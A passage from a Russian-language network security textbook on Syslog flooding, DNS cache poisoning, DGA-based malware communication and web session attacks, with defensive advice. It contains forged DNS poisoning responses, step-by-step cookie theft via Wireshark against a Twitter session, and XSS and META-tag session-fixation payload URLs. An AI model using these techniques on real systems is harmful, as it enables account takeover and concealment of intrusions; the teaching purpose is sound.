


Рис. 2.41. *Внешний вид сканера SNMP*

2.5.3. Протокол Syslog

Журналирование событий, происходящих в операционной системе, на устройстве или приложении является неотъемлемой частью процесса обеспечения информационной безопасности. По наличию событий в журналах безопасности можно заблаговременно обнаружить попытку осуществления атаки на сеть. А в случае если инцидент все же произошел, записи в журнале могут помочь в его расследовании. Поэтому протокол прикладного уровня Syslog должен работать без сбоев. В крупных сетях, как правило, для сбора событий используется центральный сервер Syslog, получающий события со всех устройств и приложений сети. Хакер пытается вскрыть конкретное устройство. В случае успеха он сможет почистить журнал событий на данном устройстве. Однако записи об этих событиях будут также сохранены на центральном сервере Syslog.

Для того чтобы скрыть свои действия, злоумышленнику необходимо удалить все имеющиеся в журнале событий сервера Syslog записи. Если хакер имеет доступ на запись к файлу /var/log/messages, то он может просто удалить или изменить имеющиеся в нем записи. Но что делать, если такого доступа нет? Тогда злоумышленник может попытаться вывести из строя сервер Syslog. Это можно сделать посредством отправки большого количества поддельных

сообщений Syslog. Фактически злоумышленнику достаточно только знать IP-адрес сервера. В случае отправки большого количества сообщений возможно возникновение ситуации, когда сервер Syslog не сможет обработать все получаемые сообщения из-за высокой нагрузки. Также возможна ситуация, когда на сервере закончится свободное место, в результате события будет некуда сохранять.

В качестве примера такой атаки я не буду описывать какие-либо специализированные утилиты. Вместо этого рассмотрим настройку пересылки Syslog-сообщений на другой сервер.

Настройка syslog для сбора логов с серверов на одном сервере

Начальные условия:

- сеть 192.168.1.0/24, в которой у каждого сервера есть IP-адрес;
- сервер Syslog для сбора логов. Имеет адрес 192.168.1.10, работает под управлением Linux, и на нем запущен syslog;
- некоторое количество серверов под управлением Kali syslogd.

В первую очередь настраиваем syslogd на серверах Kali. Для этого нужно добавить в файл /etc/syslog.conf строку

```
*.*      @192.168.1.10
```

и перезапустить syslogd:

```
/etc/rc.d/syslogd restart
```

Теперь все события, журналирование которых ведется на машине с Kali, будут пересылаться на сервер Syslog. Настройка достаточно проста.

Для того чтобы отправить свое сообщение, например «Syslog DoS», необходимо воспользоваться командой

```
message «Syslog DoS»
```

Злоумышленнику останется только разработать сценарий, который будет в цикле отправлять сообщения. Здесь, правда, есть ряд моментов, связанных с повторением одинаковых сообщений, однако подробно на нем я останавливаться не буду.

Реализацию атаки мы рассмотрели, теперь посмотрим, как от нее можно защититься. Прежде всего необходимо ограничить получение сообщений только с тех узлов, которые осуществляют генерацию событий.

То есть если в вашей сети не ведется сбор событий с пользовательских рабочих станций, то на сервере Syslog не должны собираться события из пользовательского сегмента.

Ограничить передачу событий можно как средствами сетевого оборудования, запретив пересылку UDP-пакетов по 514-му порту.

Можно также ограничить и с помощью настроек межсетевого экрана непосредственно на Syslog-сервере. Вот пример для разрешения Syslog-сообщений из сети 192.168.1.0/24:

```
iptables -A INPUT -p udp --dport 514 -s 192.168.1.0/24  -j ACCEPT
```

Еще одним средством защиты от «затопления» сообщения Syslog является использование средств предотвращения вторжений и систем управления со-

бытиями информационной безопасности. Об этих средствах защиты разговор пойдет чуть позже.

2.5.4. Протокол DNS

Служба DNS является одним из самых критичных компонентов сети Интернет, так как обеспечивает разрешение доменных имен сайтов. В случае отказа DNS доступ к ресурсам интернета станет практически невозможен. Кроме того, в случае подмены сайта посредством изменения записей DNS пользователи попадут на поддельный сайт или же трафик пойдет через маршрутизаторы, контролируемые злоумышленником. В частности, перенаправив запросы пользователей к службе Windows Update на поддельный сервер, хакеры могут добиться загрузки на пользовательские ПК вредоносных программ под видом обычных обновлений. Другой способ эксплуатации – «дыры» – это переадресация пользователей на фальшивые сайты со службами восстановления паролей; таким образом, пользователи могут передать злоумышленникам управление своими аккаунтами на различных онлайновых службах. Помимо этого, уязвимость делает возможным перехват почты с заменой прикрепленных файлов зараженными.

Стоит отметить, что и сама архитектура протокола DNS достаточно уязвима для различных атак. Применение транспортного протокола без установления виртуального канала (UDP), отсутствие встроенных средств идентификации, аутентификации и разграничения доступа делают ее уязвимой для удаленных атак различных типов.

Поэтому атаки на серверы имен всегда вызывали повышенный интерес у злоумышленников.

2.5.4. Атаки на DNS

Отравление кеша DNS (атака Каминского)

Для реализации атаки злоумышленник может использовать уязвимость в программном обеспечении DNS. Если сервер не проверяет ответы DNS на корректность, чтобы убедиться в их авторитетном источнике (например, при помощи DNSSEC), он будет кешировать некорректные ответы локально и использовать их для ответов на запросы других пользователей, пославших такие же запросы.

Приведу несколько примеров атаки. Будем считать, что запись A для сервера ns.victim.com будет заменена (кеш будет отравлен) и станет указывать на DNS-сервер атакующего с IP-адресом 1.1.1.1. В примере подразумевается, что DNS-сервером victim.com является ns.victim.com.

Чтобы выполнить такую атаку, атакующий должен заставить DNS-сервер-жертву выполнить запрос о любом из доменов, для которого DNS-сервер атакующего является авторитетным.

Первый вариант отравления DNS-кеша заключается в перенаправлении DNS-сервера, авторитетного для домена злоумышленника, на DNS-сервер домена-жертвы, т. е. назначении DNS-серверу IP-адреса, указанного злоумышленником.

Запрос от DNS-сервера жертвы: какова A-запись для subdomain.hacker.com?

```
subdomain.hacker.com. IN A
```

Ответ злоумышленника:

```
Answer:
(no response)

Authority section:
hacker.com. 3600 IN NS ns.victim.com.

Additional section:
ns.victim.com. IN A 1.1.1.1
```

Атакуемый сервер сохранит A-запись (IP-адрес) ns.victim.com, указанную в дополнительной секции, в кеше, что позволит атакующему отвечать на последующие запросы для всего домена victim.com.

Другим способом атаки является подмена NS-записи для иного домена жертвы.

Второй вариант атаки заключается в перенаправлении DNS-сервера другого домена, не относящегося к первоначальному запросу, на IP-адрес, указанный атакующим.

Запрос DNS-сервера: какова A-запись для subdomain.victim.com?

```
subdomain.hacker.com. IN A
```

Ответ злоумышленника:

```
Answer:
(no response)

Authority section:
victim.com. 3600 IN NS ns.hacker.com.

Additional section:
ns.hacker.com. IN A 1.1.1.1
```

Атакуемый сервер сохранит не относящуюся к запросу информацию о NS-записи для victim.com в кеше, что позволит атакующему отвечать на последующие запросы для всего домена victim.com.

Возможность для реализации атаки существует из-за того, что DNS-сервер использует предсказуемый номер порта для отправки DNS-запросов. Злоумышленник может угадать номер порта, который используется для отправки данных, и с помощью специально сформированного ложного DNS-ответа подменить данные в кеше DNS-сервера.

Примером реализации атаки на отравление DNS-кеша можно считать эксплойт, разработанный для системы Metasploit, – http://www.caughq.org/exploits/CAU-EX-2008-0002.txt.

Для устранения уязвимости необходимо установить исправления не только на хосты, которые находятся под вашим контролем, но и на все серверы имен, которые участвуют в обмене данными, иначе всегда будет существовать возможность спуфинг-атаки.

Исправления доступны для Windows, Linux, UNIX и других систем. Для получения исправления обратитесь к соответствующему производителю. Список производителей доступен по адресу: http://www.kb.cert.org/vuls/id/800113.

2.5.4. DNS для злоумышленника

Протокол DNS может быть не только целью злоумышленников, но и средством, с помощью которого вредонос, поселившийся в сети жертвы, может связываться с сервером управления. Представим следующую ситуацию. Сотрудник некоторой компании заразил свою рабочую машину, открыв документ, содержащий макросы, запускающие вредоносный код. В результате произошло заражение данного компьютера. Но как вредоносу теперь связаться со своим хозяином, для того чтобы сообщить данные о зараженной машине и получить команды для дальнейших действий? Очевидно, что инициировать соединение может только зараженная машина, так как снаружи сеть отделена межсетевым экраном и инициировать соединение из интернета во внутреннюю сеть не получится. В таком случае вредоносу нужно самому достучаться до сервера управления. И все бы ничего, но если бы у этого сервера было фиксированное доменное имя, то антивирусные компании давно бы его обнаружили и добились бы его блокировки. Поэтому доменное имя данного сервера постоянно меняется. Злоумышленники заранее генерируют и регистрируют большое количество различных бессмысленных доменных имен. Алгоритм генерации этих имен зашивается в код вредоноса, и в процессе своих попыток связаться с сервером он перебирает эти сгенерированные имена. Это называется Domain Generation Algorithm (DGA).

Пример его работы представлен на следующем рисунке.




Рис. 2.42

Запрос к узлу с именем, начинающимся с f5..., оказался успешным, и вредонос узнал IP-адрес сервера управления. В результате вредонос может установить соединение с сервером управления. Так что если вы видите в журналах сетевых средств защиты или сервера DNS подобные запросы, то это верный признак того, что в вашей сети поселилось какое-то вредоносное приложение.

2.5.5. Безопасность DNS

Для предотвращения атак на отравление кеша DNS необходимо выполнить ряд действий, описанных в этом разделе. Многие атаки на кеш могут быть предотвращены на стороне DNS-серверов с помощью уменьшения степени доверия к информации, приходящей от других DNS-серверов, или даже игнорирования любых DNS-записей, не относящихся прямо к запросам. Так, к примеру, последние версии сервера DNS BIND выполняют такие проверки. Кроме того, использование случайных UDP-портов для выполнения DNS-запросов может существенно снизить вероятность успешной атаки на кеш. Однако не стоит забывать, что различное межсетевое оборудование (маршрутизаторы, файрволлы), через которые проходят запросы к DNS-серверам, выполняющее трансляцию адресов (NAT) или, более конкретно, трансляцию портов (PAT), часто подменяет порт, используемый для выполнения запросов, для отслеживания соединения. При этом устройства, выполняющие PAT, обычно используют свои алгоритмы нумерации исходящих портов, тем самым теряя случайность при выборе порта, созданную DNS-сервером.

Более мощным средством защиты является безопасный DNS (DNSSEC), использующий электронно-цифровую подпись с построением цепочки доверия для определения целостности данных. Применение DNSSEC может свести результативность атак на кеш к нулю, и к 2011 году внедрение DNSSEC идет уже быстрыми темпами (большинство доменных зон gTLD, таких как .com, .net, .org, уже подписаны DNSSEC). Начиная с июля 2010 года корневые серверы DNS содержат корневую зону DNS, подписанную при помощи стандартов DNSSEC.

Атакам на кеш также можно противопоставить транспортный уровень либо уровень приложений модели OSI, т. к. на этих уровнях могут быть использованы цифровые подписи. К примеру, в безопасной версии HTTP – HTTPS – пользователь может проверить, имеет ли сервер, с которым он соединился, сертификат ЭЦП и кому этот сертификат принадлежит. Похожий уровень безопасности имеет SSH, когда программа-клиент проверяет ЭЦП удаленного сервера при инициации соединения. Соединение с помощью IPSEC не установится, если клиентом и сервером не будут предъявлены заранее известные ключи ЭЦП. Приложения, которые загружают свои обновления автоматически, могут иметь встроенную копию сертификата ЭЦП и проверять подлинность обновлений с помощью сравнения ЭЦП сервера обновлений с встроенным сертификатом.

2.5.6. Веб-приложения

Веб-приложения в последние годы набирают все большую популярность. Множество различных систем управления, документооборота, электронной почты и другие системы используют веб. В связи с этим количество атак, связанных со взломом портальных решений, неизменно увеличивается. Помимо атак, связанных со взломом веб-серверов и их контента, существуют также атаки на базы данных, используемых при работе веб-порталов. Есть также и атаки, позволяющие выполнить произвольный код в браузере пользователя, просматривающего веб-страницу. Все эти атаки я рассмотрю далее.

2.5.7. Атаки на веб через управление сессиями

Атаки на веб-приложения через систему управления сессиями

Еще одним уязвимым местом являются веб-приложения. Конечно, разработка корпоративных веб-порталов обычно поручается профессионалам – веб-программистам, но системный администратор и тем более специалист по ИБ должны иметь представление о существующих уязвимостях в веб-приложениях. Кроме того, в небольших компаниях сисадмин зачастую занимается разработкой и поддержкой корпоративного портала. Так что приведенная далее информация будет полезна многим.

Современные веб-порталы используют в качестве веб-сервера преимущественно Apache. Существует, конечно, IIS (Internet Information Services), работающий под Windows, но большинство хостингов все равно используют связку FreeBSD/Linux+Apache. Для хранения данных, с которыми работает веб-портал, обычно используется MySQL или PostgreeSQL. В высоконагруженных промышленных системах может применяться Oracle.

В качестве языка сценариев обычно используется PHP или Perl. Существуют также высокоуровневые средства разработки портальных решений от Microsoft, но в данном разделе мы не будем их касаться в силу меньшей их распространенности, по сравнению с бесплатными FreeBSD, Apache, MySQL, PHP.

В качестве практического примера рассмотрим атаки на PHP-приложение через систему управления сессиями. Основными причинами возможности данных атак являются отсутствие проверки идентификатора сессии пользователя и отсутствие проверки данных, хранящихся в сессии.

Рассмотрим возможные варианты атак на приложение.

Кража сессии (Session Hijacking)

Суть атаки заключается в использовании злоумышленником идентификатора сессии, принадлежащего легальному пользователю, для выдачи себя за владельца сессии. Узнать идентификатор чужой сессии можно с помощью перехвата трафика легального пользователя, организации XSS-атаки или посредством перебора.

Общий алгоритм осуществления атаки следующий:

1) атакующий собирает информацию об IP-адресах жертвы и том ресурсе, доступ к которому необходимо получить;
2) затем необходимо дождаться, когда атакуемый подключится к целевому ресурсу;
3) далее злоумышленнику нужно запустить ARP relay;
4) когда жертва подключилась к целевому ресурсу и начала работу с ним, атакующий увидит в снифферe новое активное соединение. Далее взломщик производит атаку десинхронизацией TCP/IP, которая уже описывалась ранее. Соединение жертвы «отваливается» с помощью принудительной отправки RST-пакета;
5) далее злоумышленник может работать от имени жертвы и с ее учетными правами;

6) атакуемый вынужден заново переподключиться к целевому ресурсу, справедливо полагая, что произошел аппаратный сбой соединения. Злоумышленник отправляет ему RST;
7) когда хакер закончит работу с системой, он прекращает посылать RST и отключает ARP-relay;
8) взломанный пользователь снова может работать с системой.

Как нетрудно понять из описания, для реализации такой атаки необходимо быть подключенным к одному коммутатору, что и атакуемый. То есть фактически находиться в одной локальной сети с жертвой (рис. 2.43).




Рис. 2.43. *Принцип атаки*

На рисунке представлена топология сети и состояния ARP-таблиц в процессе осуществления атаки.

В более простом случае злоумышленник может попробовать взломать чужую сессию с помощью подмены cookies.

Вот небольшой пример подобной атаки на практике.

Для ее реализации необходимы сниффер, например Wireshark, браузер (например, Firefox) и редактор Cookies (можно использовать add-on к Firefox).

Атакуемый пользователь осуществляет подключение к порталу социальной сети.

Взломщик производит снифинг трафика. По окончании перехвата трафика злоумышленнику необходимо найти переданные пользователем cookies. Сделать это в Wireshark можно следующим образом. Нажать **Ctrl**+**F** или **Edit** ⇨ **Find Packet**. В поле **By:** необходимо выбрать **String** и **Search In**, опцию **Packet details**, в текстовом поле нужно указать **Set-Cookie:** (рис. 2.44).




Рис. 2.44. *Перехват сессии*

Когда нужный пакет будет найден, необходимо нажать правую кнопку мыши и выбрать «Follow TCP Stream». Далее в этом потоке можно обнаружить пакет, аналогичный приведенному на рис. 2.45.




Рис. 2.45. *Перехват пакета*

Это и есть необходимый cookie. Далее нужно открыть редактор Cookie Editor (Tools ⇨ Cookie Editor). Потом нажать Add и указать следующее (рис. 2.46):

- Name: _twitter_sess
- Content: copy paste the information from the TCP Stream (see the red box in the Session Cookie Found from TCP Stream picture)

- Domain: .twitter.com
- Path: /




Рис. 2.46. *Редактор Cookie*

В случае успешной реализации теперь для входа на сайт злоумышленнику не требуется указывать учетные данные, достаточно просто зайти на страницу.

Кратко выполняются следующие действия:

1) перехват трафика;
2) обнаружение пакета, содержащего Set-Cookie;
3) установка Cookie в редакторе Cookie Editor add-on;
4) обращение к нужному сайту.

Фиксация сессии (Session Fixation)

Для осуществления этой атаки злоумышленнику не нужен идентификатор чужой сессии, достаточно установить идентификатор своей сессии легальному пользователю, прошедшему авторизацию. Как и в предыдущем случае, создается ситуация, когда злоумышленник и легальный пользователь имеют один и тот же идентификатор сессии.

Фиксация сессии (Session Fixation) представляет собой метод нападения, который принудительно устанавливает идентификатор сессии в определенное значение. В зависимости от функциональности атакуемого сайта, чтобы «зафиксировать» идентификатор сессии, может быть применено множество различных методов. Затем идентификатор пользовательской сессии фиксируется, и злоумышленник ожидает тех, кто будет входить в систему. Как только пользователь сделает это, злоумышленник использует предопределенное значение идентификатора сессии, чтобы получить его онлайн-идентификацию со всеми вытекающими последствиями.

Существует два типа систем управления сессиями: «свободные» и «строгие». Тип сессии определяется в зависимости от того, как формируются значения идентификаторов. Первый тип систем позволяет веб-браузерам указывать любой идентификатор. Второй тип систем принимает только значения, сформированные на сервере. В свободных системах произвольный идентификатор

сессии обрабатывается вообще без обращения к веб-сайту. Строгие системы требуют от злоумышленника обслуживания «сессии-ловушки» с периодическим обращением к веб-сайту для предотвращения тайм-аутов по неактивности.

Без активной защиты от фиксации сессии атака может быть предпринята против любого веб-сайта, использующего сессии для идентификации подлинности пользователей. Веб-сайты, использующие идентификаторы сессий, обычно применяют Cookie, также применяются URL и скрытые поля форм. К сожалению, сессии, основанные на Cookie, проще для нападений.

В отличие от похищения идентификаторов сессий пользователей, выполняемых после их входа на веб-сайт, фиксация сессии предоставляет значительно более широкие возможности для нападения. Активная часть нападения делается до входа пользователей в систему.

Рассмотрим пример классической фиксации пользовательской сессии.

Существуют три этапа фиксации:

1) установка;
2) фиксация;
3) вхождение.

На первом этапе злоумышленник устанавливает «сессию-ловушку» на атакуемый сайт и получает этот идентификатор сессии. Или злоумышленник для нападения может выбрать случайный идентификатор сессии. Но в этом случае значение, установленное сессией-ловушкой, должно поддерживаться (чтобы «быть живым») с повторными соединениями с веб-сайтом.

Затем на следующем этапе злоумышленник помещает значение сессии-ловушки в браузер пользователя и фиксирует идентификатор пользовательской сессии. И на третьем этапе злоумышленник ожидает, пока пользователь не войдет в систему атакуемого сайта. Как только пользователь делает это, значение фиксированного идентификатора сессии будет использовано, и злоумышленник может начать работу со взломанной системой.

Для фиксации идентификатора пользовательской сессии может быть выполнен один из следующих методов:

- выдача cookie с использованием клиентского скрипта;
- выдача нового значения идентификатора сессии в cookie с использованием клиентского скрипта. Межсайтовое программирование в слабых местах системы защиты веб-сайта может быть использовано для изменения текущего значения cookie.

```
http://example/<script>document.cookie="sessionid=1234;%20domain=.example.com";</script>.idc
```

Вот пример выдачи cookie с использованием META-тега. Этот метод эффективен, особенно когда блокиратор межсайтового программирования предотвращает инъекцию тегов HTML-скриптов, но не META-тегов.

```
http://example/<meta%20http-equiv=Set-Cookie%20content="sessionid=1234;%20domain=.example.com">.idc
```

Выдача cookie с использованием HTTP-заголовка ответа

Злоумышленник вызывает или на целевом веб-сайте, или на любом из его поддоменов выдачу cookie с идентификатором сессии. Это может быть выполнено разными путями:

- взлом веб-сервера в домене (например, плохо поддерживаемый сервер);
- заражение пользовательского DNS-сервера, практически с добавлением веб-сервера злоумышленника в атакуемый домен (этот тип атак уже описывался чуть выше в разделе, посвященном DNS);
- установка злонамеренного веб-сервера в атакуемый домен (например, на рабочей станции в Windows2000 домен, все рабочие станции также находятся в DNS-домене);
- использование атаки разбиение HTTP-ответа.

Здесь также стоит отметить, что длительная атака фиксации сессии может быть выполнена выдачей постоянных cookies (например, со временем жизни 10 лет), которые будут держать фиксацию сессии даже после перезагрузки пользователем компьютера. Вот пример:

```
http://example/<script>document.cookie="sessionid=1234;%20Expires=Friday,%201-Jan2017%20
00:00:00%20GMT";</script>.idc
```

Отравление сессии (Session Poisoning)

Угроза отравленной сессии возникает, если злоумышленник имеет возможность установить свой PHP-сценарий на сервере, где исполняется атакуемое приложение. Суть атаки заключается в том, что если PHP-приложения исполняются на одном сервере, то велика вероятность того, что, зная идентификатор сессии, злоумышленник сможет работать с данными сессии, созданной в атакуемом приложении. Отравление возможно, если атакуемое приложение имеет ошибку, позволяющую выполнять произвольный код, и если веб-приложение работает на сервере вместе с приложениями других пользователей хостинга.

Цель данной атаки – получение доступа к значениям сессии с возможностью чтения/записи. В случае успеха злоумышленник сможет читать и/или фальсифицировать любое значение, хранящееся в сессии. Отравления используют для получения персональных данных других пользователей, а также для модификации собственной сессии, для выдачи себя за другого и/или повышения привилегий.

Вот простейший пример данной атаки:

```
$var = $_GET["something"];
$_SESSION["$var"] = $var2;
```

Аутентификация с помощью форм

Когда клиент заходит на страницу и вводит логин и пароль, его учетные данные передаются на сервер. В случае если аутентификация успешно пройдена, сервер формирует сессионный билет для данного пользователя и при всех последующих обращениях к серверу используется уже этот билет, данные которого сохраняются в cookie. По умолчанию время жизни билета составляет 30 минут. По окончании этого времени билет может быть автоматически продлен. В случае если в течение определенного интервала времени обращений больше не было, сервер отправляет клиенту сообщение с предложением «забыть» этот билет, в результате чего браузер удаляет данный cookie, и пользователю надо заново вводить учетные данные, чтобы войти в систему.




Рис. 2.47

Казалось бы, все вполне логично и правильно. Но клиент (а точнее, злоумышленник) может периодически просить сервер продлевать свой билет, по сути неограниченное число раз. То есть сервер никак не контролирует, какое количество раз продлевался билет. И злоумышленник может просто игнорировать полученное от сервера предложение «забыть» свой билет и продолжать продлевать его и дальше.

Таким образом, если злоумышленник смог похитить cookie с билетом, он сможет использовать пользовательскую сессию.




Рис. 2.48

Cross Site Request Forgery

